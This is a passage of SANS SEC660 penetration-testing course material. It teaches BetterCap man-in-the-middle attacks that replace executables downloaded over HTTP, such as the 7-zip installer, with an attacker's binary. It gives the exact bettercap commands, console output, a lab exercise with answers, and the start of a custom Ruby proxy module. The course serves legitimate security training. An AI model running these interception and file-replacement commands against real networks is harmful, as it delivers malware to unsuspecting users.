
The author of BetterCap, Simone Margaritelli, also maintains a separate GitHub repository of external scripts developed to take advantage of the BetterCap proxy features. Instead of using the injectjs, injectcss, or injecthtml built-in functionality, these scripts are written to extend BetterCap in Ruby, maintained at https://github.com/evilsocket/bettercap-proxy-modules/. Some of these scripts are designed to exploit specific vulnerabilities in software or platforms (such as androidpwn, osxsparkle, and mssqlauth), but others are generic and can be applied for flexible attacks. We'll look at a specific example of one of the more flexible modules: replace_file.rb.

BetterCap Replace File Proxy Attack

```
# bettercap -T 172.16.0.185 --proxy-module replace_file.rb
--file-extension exe --file-replace setup.exe --no-sslstrip
[DESKTOP-JR78RLP/172.16.0.185] GET http://7-zip.org/a/7z1604.exe
(application/octet-stream ) [200]
[I] Replacing http://7-zip.org/a/7z1604.exe with /root/setup.exe.
```

NOTE

The HTTP download executable is replaced by BetterCap, preserving the file source ("from") information.



Opening 7z1604.exe

You have chosen to open:

7z1604.exe

which is: Binary File (72.1 KB)

from: http://7-zip.org


Would you like to save this file?

BetterCap Replace File Proxy Attack

After downloading the replace_file.rb module from https://github.com/evilsocket/bettercap-proxy-modules, we can leverage it in a BetterCap MITM attack using the --proxy-module argument, as shown on this page. Here, we use the replace_file.rb script to replace any downloaded exe file with the setup.exe file generated using msfvenom for the previous attack.

Unlike the hidden iframe JavaScript, the replace_file script rewrites the content of the executable delivered to the victim system. This allows an attacker to take advantage of a common vulnerability where software installers are retrieved over HTTP (including 7-zip, the Sun JRE and JDK, SilverLight, any installer distributed from SourceForge, etc.), replacing the legitimate binary with the attacker's binary. Since the proxy script replaces the actual executable, the victim sees a download dialog indicating that the file is being delivered from the legitimate source (in this example, http://7-zip.org) instead of the attacker's arbitrary HTTP server. This combination produces a greater chance of successful delivery to the victim, since they are likely to believe that the file delivered is legitimate.

The use of BetterCap's replace_file script is powerful, and should be a part of your attack arsenal in MITM attacks, customized to exploit the target environment and taking into consideration antivirus evasion, platform choice (Windows or macOS, 32- or 64-bit systems, etc.), and likeliness of attack success.



Exercise: BetterCap MITM (1)

- Launch BetterCap to create a MITM attack against the victim
- Using Kali Linux as the attacker, use BetterCap and the replace_file.rb module to deliver seacrest.exe to the victim
- Using Windows as the victim, browse to 7-zip.org and download the 7-zip installer (exe)
  - If Internet access is unavailable, browse to http://files.sec660.org


DO NOT use BetterCap to target more than your intended victim.

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 132

Exercise: BetterCap MITM (1)
In this exercise, you will use BetterCap to create a MITM attack against a victim system, using your Kali Linux VM as the attacker and your Windows VM as the victim. Use the replace_file.rb BetterCap HTTP proxy script included in the /root/lab/day1 directory to deliver the seacrest.exe executable to the victim. The seacrest.exe executable is not malicious, but could be easily replaced with an arbitrary executable you select during a pen test.

After configuring BetterCap to conduct the MITM attack, browse to http://7-zip.org from the Windows victim system and download the 7-zip installer executable. If Internet access is not available, you can download any exe file from http://files.sec660.org.

Note: If you are completing this course online, please see the accompanying information with your online resources for a special delivery format for this exercise.




Exercise: BetterCap MITM (2)

- STOP! Answers for the BetterCap MITM attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 133

Exercise: BetterCap MITM (2)
Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.



Exercise: BetterCap MITM (3)

```
root@kali:~# cd /root/lab/day1
root@kali:~/lab/day1# bettercap -T XX.XX.XX.XX --proxy-module replace_file.rb --file-
extension exe --file-replace seacrest.exe -G 10.10.10.70
 _          _   _
| |__   ___| |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.5.8
http://bettercap.org/


[I] Starting [ spoofing:? discovery:? sniffer:? tcp-proxy:? http-proxy:? https-proxy:?
sslstrip:? http-server:? dns-server:true ] ...

[I] [eth0] 10.10.81.1 : 00:0C:29:1D:E2:41 / eth0 ( VMware )
[I] [GATEWAY] 10.10.10.70 : 00:0C:29:BE:9A:85 ( VMware )
[I] [DNS] Starting on 10.10.81.1:5300 ...
[I] [TARGET] 10.10.80.1 : 4E:0A:A5:AF:C8:12 ( ??? )
[I] [HTTP] Proxy starting on 10.10.81.1:8080 ...
```

Use -G to target a specific server


SANS

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 134

Exercise: BetterCap MITM (3)
This should be a quick exercise, since BetterCap makes it very easy to use the file_replace.rb HTTP proxy module to deliver the seacrest.exe executable, as shown on this page. In your scenario, replace the IP address following the -T argument with the IP address of your Windows victim. The -G argument is used to specify the target gateway; this is only needed to specify a target when there is no default gateway in the network (which may be the case in your classroom network).

Note: If you are completing this course online, please see the accompanying information with your online resources for a special delivery format for this exercise.

Exercise: BetterCap MITM (4)



7-Zip

7-Zip is a file archiver with a high compression ratio.

Download 7-Zip 16.04 (2016-10-04) for Windows:

Link	Type	Windows	Size
Download	.exe	32-bit x86	1 MB
Download	.exe	64-bit x64	1 MB

License

7-Zip is open source software. Most of the source code is under the GNU LGPL license. The unRAR code is under a mixed license: GNU LGPL + unRAR restrictions. Check license information here: 7-Zip license.

You can use 7-Zip on any computer, including a computer in a commercial organization. You don't need to register or pay for 7-Zip.

7-Zip 16.04	2016-10-04
7-Zip 16.04	
7-Zip 16.03	2016-09-28
7-Zip 16.03	
7-Zip 16.02	2016-05-21
7-Zip 16.02	
7-Zip ChangeLog	
History of 7-zip changes	

Do you want to run or save 7z1604-x64.exe (113 KB) from 7-zip.org?


This type of file could harm your computer.

The publisher of 7z1604-x64.exe couldn't be verified. Are you sure you want to run the program?

Exercise: BetterCap MITM (4)

From the victim perspective, browse to http://www.7-zip.org and download the latest 7-zip installer for your platform. Since 7-zip transfers the executable over HTTP, BetterCap can detect and replace the retrieved content with the alternate executable specified with the `--file-replace` option. The file size reported in the download dialog box will reflect the seacrest.exe file, approximately 113 KB. As the victim, run the replacement exe file.

Exercise: BetterCap MITM (5)



http://www.7-zip.org/

7-Zip

7-Zip is a file archiver with a hi

Download 7-Zip 16.04 (2016

Link	Type	Windo
Download	.exe	32-bit
Download	.exe	64-bit

7-Zip is open source software. … se. The unRAR code is under a mixed license: G … tion here: 7-Zip license.

You can use 7-Zip on any comp … n. You don't need to register or pay for 7-Zip


You've been pwned...

The main features of 7-Zip

- High compression ratio in 7z format with LZMA and LZMA2 compression
- Supported formats:
  - Packing / unpacking: 7z, XZ, BZIP2, GZIP, TAR, ZIP and WIM

Exercise: BetterCap MITM (5)


Having run the downloaded file, you will be greeted with a picture of Ryan Seacrest.



Exercise Complete – STOP

You have successfully completed the exercise. Congratulations!

Exercise Complete – STOP
This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



Custom BetterCap Proxy Modules (1)

- Develop your own proxy modules in Ruby for custom attack functionality
- Each module extends the BetterCap::HTTP::Proxy::Module class
  - self.on_options – Define usage options, accept command-line parameters
  - initialize – Called when the script is loaded
  - on_request – Called when the proxy has an HTTP response; includes request and response data
- BetterCap can manipulate the response delivered to end-user
  - Cannot manipulate the request data

It's OK if you don't know Ruby; a few simple examples will allow you to build powerful scripts

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 138


Custom BetterCap Proxy Modules (1)
In some cases, you may find that you want to perform a customized attack that extends beyond the capabilities of the built-in BetterCap proxy modules and the capabilities of the modules included in the external repository. Fortunately, the author of BetterCap has prepared a well-documented interface to extend the functionality of BetterCap with custom modules, allowing us to write our own attack scripts with custom Ruby code.

When developing a custom BetterCap proxy module, start with one of the existing modules distributed from the bettercap-proxy-modules repository and customize it to your needs. A basic BetterCap proxy module extends the BetterCap::HTTP::Proxy::Module class with three methods:

- self.on_options – Used to define usage options and process command-line parameters
- initialize – Called when the script is loaded (one time)
- on_request – Called when the proxy has an HTTP response; includes request and response data as method arguments

BetterCap's design allows us to modify the response content prior to delivery to the downstream victim, but does not allow us to manipulate the outbound request content. This design makes it very easy to evaluate the content of an HTTP request and modify the response prior to delivery to the victim.

In this section, we'll look at a sample BetterCap proxy module designed to perform selective logging of an HTTP request and modify the returned `<title>` tag of the HTTP response. The code we'll inspect is written in Ruby. It's OK if you don't know the Ruby language – a few simple examples are all that is necessary to build powerful attack scripts.



Custom BetterCap Proxy Modules (2)

```
=begin

BETTERCAP

Author : Joshua Wright
Email  : jwright@willhackforsushi.com
Blog   : http://www.willhackforsushi.com/

This project is released under the GPL 3 license.

=end

class LogRequests < BetterCap::Proxy::HTTP::Module
  meta(
    'Name'        => 'LogRequests',
    'Description' => 'Log Selected HTTP Request Information',
    'Version'     => '1.0.0',
    'Author'      => "Joshua Wright",
    'License'     => 'GPL3'
  )
```

Basic information for Ruby docs (rdoc)

We define our subclass LogRequests

